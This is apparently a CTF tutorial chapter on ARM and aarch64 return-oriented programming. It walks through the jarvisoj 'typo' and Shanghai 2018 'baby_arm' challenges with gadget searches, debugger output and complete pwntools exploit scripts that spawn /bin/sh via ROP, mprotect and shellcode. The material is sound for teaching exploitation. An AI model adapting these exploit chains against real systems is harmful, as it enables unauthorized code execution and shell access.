Arm ROP
Introduction
Since the PWN challenges involving ARM, MIPS, and other architectures that have appeared so far are still relatively simple stack vulnerabilities, this chapter currently only plans to introduce ROP on ARM. Exploitation of other vulnerabilities will be gradually introduced later.
Prerequisites
Let's first look at the ARM calling convention. The first 1 to 4 arguments of a function are stored in the r0 to r3 registers respectively, the remaining arguments are pushed onto the stack from right to left, the callee implements stack balancing, and the function's return value is stored in r0.

Additionally, ARM's b/bl and other instructions implement jumps; the pc register is equivalent to x86's eip, storing the address of the next instruction, and is also the target we want to control.
jarvisoj - typo
Here we use the typo challenge from jarvisoj as an example. The challenge can be downloaded from ctf-challenge.
Determine Protections
jarvisOJ_typo [master●●] check ./typo
typo: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=211877f58b5a0e8774b8a3a72c83890f8cd38e63, stripped
[*] '/home/m4x/pwn_repo/jarvisOJ_typo/typo'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8000)
Exploitation Strategy
Therefore, we need to find an overflow point. Let's first run the program. Since it's statically linked, it can be run directly with the environment configured.
jarvisOJ_typo [master●●] ./typo
Let's Do Some Typing Exercise~
Press Enter to get start;
Input ~ if you want to quit

------Begin------
throng
throng

survive
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    1172 segmentation fault  ./typo
The program has few input points, and the overflow point can be found easily.
Constructing ROP
So the approach is clear: use the stack overflow to construct system("/bin/sh"). Let's first find some gadgets:
jarvisOJ_typo [master●●] ROPgadget --binary ./typo --only "pop"
Gadgets information
============================================================
0x00020904 : pop {r0, r4, pc}
0x00068bec : pop {r1, pc}
0x00008160 : pop {r3, pc}
0x0000ab0c : pop {r3, r4, r5, pc}
0x0000a958 : pop {r3, r4, r5, r6, r7, pc}
0x00014a70 : pop {r3, r4, r7, pc}
0x000083b0 : pop {r4, pc}
0x00009284 : pop {r4, r5, pc}
0x000095b8 : pop {r4, r5, r6, pc}
0x000082e8 : pop {r4, r5, r6, r7, pc}
0x00023ed4 : pop {r4, r5, r7, pc}
0x00023dbc : pop {r4, r7, pc}
0x00014068 : pop {r7, pc}

Unique gadgets found: 13
We only need to control the first argument, so we can choose the pop {r0, r4, pc} gadget to construct the following stack structure:
+-------------+
|             |
|  padding    |
+-------------+
|  padding    | <- frame pointer
+-------------+
|gadgets_addr | <- return address
+-------------+
|binsh_addr   |
+-------------+
|junk_data    |
+-------------+
|system_addr  |
+-------------+
At this point we still need the padding length and the addresses of system and /bin/sh. The address of /bin/sh can be found using ROPgadget:
jarvisOJ_typo [master●●] ROPgadget --binary ./typo --string /bin/sh
Strings information
============================================================
0x0006cb70 : /bin/sh
pwndbg> cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x62616164 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────────
 R0   0x0
 R1   0xfffef024 ◂— 0x61616161 ('aaaa')
 R2   0x7e
 R3   0x0
 R4   0x62616162 ('baab')
 R5   0x0
 R6   0x0
 R7   0x0
 R8   0x0
 R9   0xa5ec ◂— push   {r3, r4, r5, r6, r7, r8, sb, lr}
 R10  0xa68c ◂— push   {r3, r4, r5, lr}
 R11  0x62616163 ('caab')
 R12  0x0
 SP   0xfffef098 ◂— 0x62616165 ('eaab')
 PC   0x62616164 ('daab')
───────────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────────────
Invalid address 0x62616164


────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────
00:0000│ sp  0xfffef098 ◂— 0x62616165 ('eaab')
01:0004│     0xfffef09c ◂— 0x62616166 ('faab')
02:0008│     0xfffef0a0 ◂— 0x62616167 ('gaab')
03:000c│     0xfffef0a4 ◂— 0x62616168 ('haab')
04:0010│     0xfffef0a8 ◂— 0x62616169 ('iaab')
05:0014│     0xfffef0ac ◂— 0x6261616a ('jaab')
06:0018│     0xfffef0b0 ◂— 0x6261616b ('kaab')
07:001c│     0xfffef0b4 ◂— 0x6261616c ('laab')
Program received signal SIGSEGV
pwndbg> cyclic -l 0x62616164
112
Or you can be more aggressive and brute force the stack overflow length.
As for the address of system, since this binary has its symbol table stripped, we can first use rizzo to recover part of the symbol table (for recovering symbol tables, please refer to the reference links for now; this will be gradually introduced later). Although rizzo doesn't recover well on this binary, fortunately, among the few functions it identified, system happens to be one of them:
char *__fastcall system(int a1)
{
  char *result; // r0

  if ( a1 )
    result = sub_10BA8(a1);
  else
    result = (char *)(sub_10BA8((int)"exit 0") == 0);
  return result;
}
Or you can find the system function by searching for the /bin/sh string.
exp
All conditions are met, just construct system("/bin/sh"):
jarvisOJ_typo [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import sys
import pdb
#  context.log_level = "debug"

#  for i in range(100, 150)[::-1]:
for i in range(112, 123):
    if sys.argv[1] == "l":
        io = process("./typo", timeout = 2)
    elif sys.argv[1] == "d":
        io = process(["qemu-arm", "-g", "1234", "./typo"])
    else:
        io = remote("pwn2.jarvisoj.com", 9888, timeout = 2)

    io.sendafter("quit\n", "\n")
    io.recvline()

    '''
    jarvisOJ_typo [master●●] ROPgadget --binary ./typo --string /bin/sh
    Strings information
    ============================================================
    0x0006c384 : /bin/sh
    jarvisOJ_typo [master●●] ROPgadget --binary ./typo --only "pop|ret" | grep r0
    0x00020904 : pop {r0, r4, pc}
    '''

    payload = 'a' * i + p32(0x20904) + p32(0x6c384) * 2 + p32(0x110B4)
    success(i)
    io.sendlineafter("\n", payload)

    #  pause()
    try:
        #  pdb.set_trace()
        io.sendline("echo aaaa")
        io.recvuntil("aaaa", timeout = 1)
    except EOFError:
        io.close()
        continue
    else:
        io.interactive()
2018 Shanghai University Student Cybersecurity Competition - baby_arm
Static Analysis
The challenge provides an aarch64 architecture file with no canary protection:
Shanghai2018_baby_arm [master] check ./pwn
+ file ./pwn
./pwn: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux-aarch64.so.1, for GNU/Linux 3.7.0, BuildID[sha1]=e988eaee79fd41139699d813eac0c375dbddba43, stripped
+ checksec ./pwn
[*] '/home/m4x/pwn_repo/Shanghai2018_baby_arm/pwn'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
__int64 main_logic()
{
  Init();
  write(1LL, "Name:", 5LL);
  read(0LL, input, 512LL);
  sub_4007F0();
  return 0LL;
}

void sub_4007F0()
{
  __int64 v0; // [xsp+10h] [xbp+10h]

  read(0LL, &v0, 512LL);
}
sub_4007F0(), another 512 bytes are read onto the stack. It should be noted that reading starts directly from frame pointer + 0x10, so even if canary protection is enabled, it wouldn't matter. Strategy
Let's organize the strategy. We can directly ROP, but we don't know the remote libc version. At the same time, we also find a code segment that calls mprotect:
.text:00000000004007C8                 STP             X29, X30, [SP,#-0x10]!
.text:00000000004007CC                 MOV             X29, SP
.text:00000000004007D0                 MOV             W2, #0
.text:00000000004007D4                 MOV             X1, #0x1000
.text:00000000004007D8                 MOV             X0, #0x1000
.text:00000000004007DC                 MOVK            X0, #0x41,LSL#16
.text:00000000004007E0                 BL              .mprotect
.text:00000000004007E4                 NOP
.text:00000000004007E8                 LDP             X29, X30, [SP],#0x10
.text:00000000004007EC                 RET
mprotect's permission bits to 0, with no executable permission. This requires us to control mprotect through ROP to set the permissions of segments like bss to writable and executable. Therefore, the following strategy can be used:
- During the first name input, write shellcode onto the bss segment
- Use ROP to call mprotect to change bss permissions
- Return to the shellcode on bss
mprotect requires controlling three arguments. We can consider using the ret2csu method, and we can find the following gadgets to control the x0, x1, x2 registers:
.text:00000000004008AC                 LDR             X3, [X21,X19,LSL#3]
.text:00000000004008B0                 MOV             X2, X22
.text:00000000004008B4                 MOV             X1, X23
.text:00000000004008B8                 MOV             W0, W24
.text:00000000004008BC                 ADD             X19, X19, #1
.text:00000000004008C0                 BLR             X3
.text:00000000004008C4                 CMP             X19, X20
.text:00000000004008C8                 B.NE            loc_4008AC
.text:00000000004008CC
.text:00000000004008CC loc_4008CC                              ; CODE XREF: sub_400868+3C↑j
.text:00000000004008CC                 LDP             X19, X20, [SP,#var_s10]
.text:00000000004008D0                 LDP             X21, X22, [SP,#var_s20]
.text:00000000004008D4                 LDP             X23, X24, [SP,#var_s30]
.text:00000000004008D8                 LDP             X29, X30, [SP+var_s0],#0x40
.text:00000000004008DC                 RET
The final exp is as follows:
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import sys
context.binary = "./pwn"
context.log_level = "debug"

if sys.argv[1] == "l":
    io = process(["qemu-aarch64", "-L", "/usr/aarch64-linux-gnu", "./pwn"])
elif sys.argv[1] == "d":
    io = process(["qemu-aarch64", "-g", "1234", "-L", "/usr/aarch64-linux-gnu", "./pwn"])
else:
    io = remote("106.75.126.171", 33865)

def csu_rop(call, x0, x1, x2):
    payload = flat(0x4008CC, '00000000', 0x4008ac, 0, 1, call)
    payload += flat(x2, x1, x0)
    payload += '22222222'
    return payload


if __name__ == "__main__":
    elf = ELF("./pwn", checksec = False)
    padding = asm('mov x0, x0')

    sc = asm(shellcraft.execve("/bin/sh"))
    #  print disasm(padding * 0x10 + sc)
    io.sendafter("Name:", padding * 0x10 + sc)
    sleep(0.01)

    #  io.send(cyclic(length = 500, n = 8))
    #  rop = flat()
    payload = flat(cyclic(72), csu_rop(elf.got['read'], 0, elf.got['__gmon_start__'], 8))
    payload += flat(0x400824)
    io.send(payload)
    sleep(0.01)
    io.send(flat(elf.plt['mprotect']))
    sleep(0.01)

    raw_input("DEBUG: ")
    io.sendafter("Name:", padding * 0x10 + sc)
    sleep(0.01)

    payload = flat(cyclic(72), csu_rop(elf.got['__gmon_start__'], 0x411000, 0x1000, 7))
    payload += flat(0x411068)
    sleep(0.01)
    io.send(payload)

    io.interactive()
Notice
It should also be noted that checksec detects that NX protection is enabled, but this detection result is not necessarily accurate, because the program's NX protection can also be determined by the qemu startup parameter -nx (for example, this challenge can be found to have NX protection enabled through error messages when failing remotely). Older versions of qemu may not have this parameter.
Desktop ./qemu-aarch64 --version
qemu-aarch64 version 2.7.0, Copyright (c) 2003-2016 Fabrice Bellard and the QEMU Project developers
Desktop ./qemu-aarch64 -h| grep nx
-nx           QEMU_NX           enable NX implementation
If you get the following error, it means you don't have the aarch64 assembler:
[ERROR] Could not find 'as' installed for ContextType(arch = 'aarch64', binary = ELF('/home/m4x/Projects/ctf-challenges/pwn/arm/Shanghai2018_baby_arm/pwn'), bits = 64, endian = 'little', log_level = 10)
    Try installing binutils for this architecture:
    https://docs.pwntools.com/en/stable/install/binutils.html
Shanghai2018_baby_arm [master●] apt search binutils| grep aarch64
p   binutils-aarch64-linux-gnu                                         - GNU binary utilities, for aarch64-linux-gnu target
p   binutils-aarch64-linux-gnu:i386                                    - GNU binary utilities, for aarch64-linux-gnu target
p   binutils-aarch64-linux-gnu-dbg                                     - GNU binary utilities, for aarch64-linux-gnu target (debug symbols)
p   binutils-aarch64-linux-gnu-dbg:i386                                - GNU binary utilities, for aarch64-linux-gnu target (debug symbols)
Shanghai2018_baby_arm [master●] sudo apt install bintuils-aarch64-linux-gnu
aarch64 files use
arm64when installing libc, andaarch64when installingbinutils.
Example Challenges
Codegate2015 - melong